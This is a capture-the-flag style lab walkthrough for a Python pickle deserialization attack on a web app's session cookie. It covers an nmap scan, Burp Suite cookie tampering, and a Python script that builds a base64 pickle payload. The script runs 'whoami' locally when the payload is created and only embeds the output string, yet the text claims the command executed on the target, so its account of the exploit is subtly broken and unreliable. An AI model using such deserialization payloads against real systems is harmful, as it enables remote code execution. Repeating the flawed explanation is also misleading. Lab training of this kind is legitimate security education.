Name	Pickle Deserialization RCE II
URL	https://www.attackdefense.com/challengedetails?cid=1915
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Pickle Deserialization RCE.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
28735: eth0@if28736: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:0c brd ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.12/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
28738: eth1@if28739: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:0e:e4:02 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 192.14.228.2/24 brd 192.14.228.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.14.228.3


Command: nmap 192.14.228.3

```
root@attackdefense:~# nmap 192.14.228.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-25 23:59 IST
Nmap scan report for target-1 (192.14.228.3)
Host is up (0.000016s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 02:42:C0:0E:E4:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@attackdefense:~#
```


Port 80 is open

Step 3: Start firefox and navigate to the target IP.




A website is running at port 80 of the target ip.

Step 4: Navigate to the Login page by clicking on the **Login** button located at top right section of the page.



Step 5: Enter any name in the Username field.



Click on the "SIGN IN" button




The login was successful.

Step 6: Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite"




Step 7: Start Burp Suite, Navigate to Web Application Analysis Menu and select "burpsuite".







Click on Next




Click on Start Burp button.




Step 8: Reload the page and intercept the request with Burp Suite.



Right-click and select "Send to Repeater" Option and Navigate to the Repeater tab.




Send the request and search **welcome** in the response.



The welcome message is displayed with the username john.

Step 9: Copy the base64 encoded cookie value.



Step 10: Decode the encoded cookie in the Decoder tab.




Step 11: Modify the name john with bob in the cookie and encode the cookie in base64.



Step 12: Copy and inject the modified base64 cookie.



Step 13: Send the modified request and search for **welcome** in the response code.



The welcome message is changed from username **john** to **bob**.

Step 14: Create a python script to generate a base64 payload for command execution.

```
root@attackdefense:~# cat generateCookie.py
import pickle
import base64
import subprocess

class User(object):
    def __reduce__(self):
        return (self.__class__, (subprocess.check_output(["whoami"]), ))
    def __init__(self, name):
        self.name = name

user = User("Jim")
cookie = base64.b64encode(pickle.dumps(user))
print(cookie)

root@attackdefense:~#
```

Step 15: Run the python script and generate a base64 payload cookie.

Command: python generateCookie.py

```
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# python generateCookie.py
Y19fbWFpbl9fClVzZXIKcDAKKFMncm9vdFxuJwpwMQp0cDIKUnAzCi4=
root@attackdefense:~#
```

Step 16: Inject the modified cookie in the request.



Step 17: Send the request and search for **welcome** in the source code.



The whoami command was executed successfully.